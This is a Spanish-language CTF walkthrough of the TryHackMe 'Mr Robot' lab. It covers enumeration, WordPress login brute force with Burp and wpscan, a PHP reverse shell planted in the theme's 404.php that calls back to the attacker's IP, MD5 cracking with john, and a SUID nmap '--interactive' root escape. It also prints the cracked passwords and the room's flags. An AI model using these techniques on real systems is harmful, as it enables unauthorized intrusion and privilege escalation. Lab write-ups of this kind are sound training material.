

Mr Robot CTF

Based on the Mr. Robot show, can you root this box?

Medium 30 min

[Share your achievement](#)
[Start AttackBox](#)
[Badge](#)
[Help](#)
[Save Room](#)

5458

[Options](#)

Room completed (100%)

<https://tryhackme.com/room/mrrobot>

Lo primero que haremos será Port Enumeration/Port Discovery:

```
(dark@kali)-[~/CTFs/mrrobot]
$ nmap -sC -sV 10.10.60.248
Starting Nmap 7.93 ( https://nmap.org ) at 2025-02-26 20:51 CET
Nmap scan report for 10.10.60.248
Host is up (0.046s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    closed ssh
80/tcp    open  http    Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
443/tcp   open  ssl/http Apache httpd
|_http-server-header: Apache
|_ssl-cert: Subject: commonName=www.example.com
|_Not valid before: 2015-09-16T10:45:03
|_Not valid after: 2025-09-13T10:45:03
|_http-title: Site doesn't have a title (text/html).

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.61 seconds
```

Podemos ver que hay un servicio ssh cerrado y dos servicios apache, uno por http y otro por https.

(Se puede acceder a la web por ambos, ambos llevan al mismo sitio).


En el robots.txt de esta página, podemos ver lo siguiente:

```


User-agent: *
fsociety.dic
key-1-of-3.txt

```

Si probamos a poner estos nombres en la URL:




Esta es la primera flag(1/3)



Parece ser un diccionario, y por la falta de números y símbolos, podemos suponer que es un diccionario de usuarios, no contraseñas.


Tras hacer dirbusting, podemos ver que el servidor web tiene WordPress



The image shows the standard WordPress login interface. At the top center is the WordPress logo, a blue 'W' inside a circle. Below it is a white rectangular box containing the login fields. The box has a 'Username' label above a text input field, followed by a 'Password' label above another text input field. Below the password field is a checkbox labeled 'Remember Me'. To the right of the checkbox is a blue button with the text 'Log In' in white.

Tras hacer un **wpscan** podemos ver que la versión de Wordpress es 4.3.1, hay decenas de vulnerabilidades críticas para esta versión, las cuales podremos usar más adelante:

```
[+] WordPress version 4.3.1 identified (Insecure, released on 2015-09-15).  
| Found By: Emoji Settings (Passive Detection)  
| - http://10.10.60.248/7b8ff9d.html, Match: 'wp-includes/js/wp-emoji-release.min.js?ver=4.3.1'  
| Confirmed By: Meta Generator (Passive Detection)  
| - http://10.10.60.248/7b8ff9d.html, Match: 'WordPress 4.3.1'
```


The image shows the WordPress login form with an error message. At the top left, there is a red vertical bar and a message: 'ERROR: Invalid username. [Lost your password?](#)'. Below this is the login form itself, which is a white box. It has a 'Username' label above a text input field containing the word 'test'. Below that is a 'Password' label above a text input field filled with four black dots. At the bottom left of the form is a checked checkbox labeled 'Remember Me'. To the right is a blue button with the text 'Log In' in white.

Si intentamos loguearnos en el Wordpress, podemos ver el mensaje “**Invalid username**”, normalmente los mensajes de error dicen que el usuario o contraseña son erróneos, pero aquí nos está diciendo que el nombre de usuario es erróneo, y antes hemos obtenido un diccionario de palabras que parecían nombres de usuario...

Abriremos Burpsuite, nos pondremos en Proxy, activaremos el Intercept y entraremos a la página de login de Wordpress. Intentaremos loguearnos y obtendremos la siguiente solicitud:

```
Request to https://10.10.60.248:443
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex
1 POST /wp-login.php HTTP/1.1
2 Host: 10.10.60.248
3 Cookie: wordpress_test_cookie=WP+Cookie+check
4 Content-Length: 119
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Linux"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://10.10.60.248
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://10.10.60.248/wp-login.php
19 Accept-Encoding: gzip, deflate
20 Accept-Language: es-ES,es;q=0.9
21 Connection: close
22
23 log=test&pwd=test&rememberme=forever&wp-submit=Log+In&redirect_to=https%3A%2F%2F10.10.60.248%2Fwp-admin%2F&testcookie=1
```


Mandaremos esta solicitud al Intruder:



Y quitaremos todos los símbolos de “dólar” excepto los del valor “log”, el cual es el nombre de usuario, esto hará que cuando carguemos un Payload, los valores que cambiarán con la lista del Payload serán los marcados con los dos “dólares”:

```
1 POST /wp-login.php HTTP/1.1
2 Host: 10.10.60.248
3 Cookie: wordpress_test_cookie=WP+Cookie+check
4 Content-Length: 119
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Linux"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://10.10.60.248
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://10.10.60.248/wp-login.php
19 Accept-Encoding: gzip, deflate
20 Accept-Language: es-ES,es;q=0.9
21 Connection: close
22
23 log=$test&pwd=test&rememberme=forever&wp-submit=Log+In&redirect_to=https%3A%2F%2F10.10.60.248%2Fwp-admin%2F&testcookie=1
```

Ahora, en Payloads, cargaremos el diccionario que hemos descargado antes e iniciaremos el ataque:




Podemos ver que la longitud de las respuestas obtenidas por cada nombre de usuario, y casualmente la de “Elliot” (protagonista de la serie MrRobot) tiene mayor longitud que el resto:

Request ^	Payload	Status	Error	Timeout	Length	Comment
3	wikia	200	<input type="checkbox"/>	<input type="checkbox"/>	4028	
4	from	200	<input type="checkbox"/>	<input type="checkbox"/>	4028	
5	the	200	<input type="checkbox"/>	<input type="checkbox"/>	4028	
6	now	200	<input type="checkbox"/>	<input type="checkbox"/>	4028	
7	Wikia	200	<input type="checkbox"/>	<input type="checkbox"/>	4028	
8	extensions	200	<input type="checkbox"/>	<input type="checkbox"/>	4028	
9	scss	200	<input type="checkbox"/>	<input type="checkbox"/>	4028	
10	window	200	<input type="checkbox"/>	<input type="checkbox"/>	4028	
11	http	200	<input type="checkbox"/>	<input type="checkbox"/>	4028	
12	var	200	<input type="checkbox"/>	<input type="checkbox"/>	4028	
13	page	200	<input type="checkbox"/>	<input type="checkbox"/>	4028	
14	Robot	200	<input type="checkbox"/>	<input type="checkbox"/>	4028	
15	Elliot	200	<input type="checkbox"/>	<input type="checkbox"/>	4079	
16	styles	200	<input type="checkbox"/>	<input type="checkbox"/>	4028	
17	and	200	<input type="checkbox"/>	<input type="checkbox"/>	4028	

Podemos ver que ahora el mensaje de error es distinto:



Así que ya sabemos que el nombre de usuario es Elliot, ahora haremos un ataque de fuerza bruta con el usuario Elliot para averiguar la contraseña:



(He movido la contraseña al principio de la wordlist, ya que hice este CTF anteriormente y sé que la contraseña está por la posición 800.000 o por ahí, y ahora mismo mi máquina va muy lenta como para hacer tantos intentos).

```
[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - Elliot / ER28-0652
Trying Elliot / teamo Time: 00:00:05 < > (70 / 14344463) 0.00% ETA: ??:??:??

[!] Valid Combinations Found:
| Username: Elliot, Password: ER28-0652

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Wed Feb 26 21:20:12 2025
[+] Requests Done: 209
[+] Cached Requests: 185
[+] Data Sent: 63.081 KB
[+] Data Received: 334.479 KB
[+] Memory used: 296.484 MB
[+] Elapsed time: 00:00:16
```

Aquí, probaremos una vulnerabilidad la cual nos permite subir archivos PHP o editar otros archivos PHP para poner un reverse shell o lo que consideremos:

WordPress Vulnerabilities

WordPress < 6.4.3 - Admin+ PHP File Upload

Description

WordPress allows high privileged users (Admin / Super Admin on Multisite) to upload PHP files directly via the plugin/theme upload feature.

Note: Such issue is only a concern on hardened blogs where such users are not allowed to install plugins/themes.

En Appearance, en los Themes instalados, podemos editar algunas páginas de Wordpress:



Pondremos aquí nuestro Reverse Shell y entraremos a la página 404.php:

```
Edit Themes

Twenty Fifteen: 404 Template (404.php) Select theme to e

<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit(0);
$VERSION = "1.0";
$ip = '10.9.210.229';
$port = 1234;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
    $pid = pcntl_fork();
}
```

```
(dark@kali)-[~]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.9.210.229] from (UNKNOWN) [10.10.60.248] 36667
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x
86_64 GNU/Linux
 20:29:11 up 38 min,  0 users,  load average: 0.82, 0.69, 0.67
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
sh: 0: can't access tty; job control turned off
$ pwd
/
$ id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
$ pwd
/
$ whoami
daemon
$
```

Parece que me he cargado la máquina pero bueno, he obtenido acceso antes de que petase:

```
← → ↺ 🏠 10.10.60.248/404.php
```

Error establishing a database connection

Ahora, para obtener la segunda flag, necesitaremos acceder al usuario “robot”:

```

daemon@linux:/$ cd home
cd home
daemon@linux:/home$ ls
ls
robot
daemon@linux:/home$ cd robot
cd robot
daemon@linux:/home/robot$ ls
ls
key-2-of-3.txt password.raw-md5
daemon@linux:/home/robot$ cat key
cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
daemon@linux:/home/robot$ ls -la
ls -la
total 16
drwxr-xr-x 2 root root 4096 Nov 13 2015 .
drwxr-xr-x 3 root root 4096 Nov 13 2015 ..
-r----- 1 robot robot 33 Nov 13 2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot 39 Nov 13 2015 password.raw-md5
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$ █

```

Vemos que hay un hash MD5 en un archivo llamado “password.raw-md5”,

Guardaremos este hash en nuestra máquina e intentaremos descifrarlo con fuerza bruta:

```

(dark@kali)-[~/CTFs/mrrobot]
$ john --format=raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=3
Press 'q' or Ctrl-C to abort, almost any other key for status
abcdefghijklmnopqrstuvwxyz (?)
1g 0:00:00:00 DONE (2025-02-26 21:33) 25.00g/s 1012Kp/s 1012Kc/s 1012KC/s boogieman..1234
123
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

```

Y listo, tenemos la segunda flag:


```

robot@linux:~$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$ ls
ls
key-2-of-3.txt  password.raw-md5
robot@linux:~$ cat key-2
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@linux:~$ █

```

Y ahora por último, intentaremos escalar privilegios para entrar al usuario root:

```

robot@linux:~$ sudo -l
sudo -l
[sudo] password for robot: abcdefghijklmnopqrstuvwxyz

Sorry, user robot may not run sudo on linux.
robot@linux:~$ find / -type f -perm -4000 2>/dev/null
find / -type f -perm -4000 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown

```

Podemos ver que nmap, un programa que podemos ejecutar sin sudo, tiene permisos de sudo.



- Shell
- Non-interactive reverse shell
- Non-interactive bind shell
- File upload
- File download
- File write
- File read
- SUID
- Sudo
- Limited SUID

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

- (a) Input echo is disabled.

```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
nmap --script=$TF
```

- (b) The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.

```
nmap --interactive
nmap> !sh
```

```
robot@linux:/$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# pwd
pwd
/
# id
id
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root),1002(robot)
# whoami
whoami
root
```

Y listo, ya tenemos una shell con root.

```
# cd root
cd root
# ls
ls
firstboot_done  key-3-of-3.txt
# cat firstboot_done
cat firstboot_done
# cat key-
cat key-
cat: key-: No such file or directory
# ls
ls
firstboot_done  key-3-of-3.txt
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
```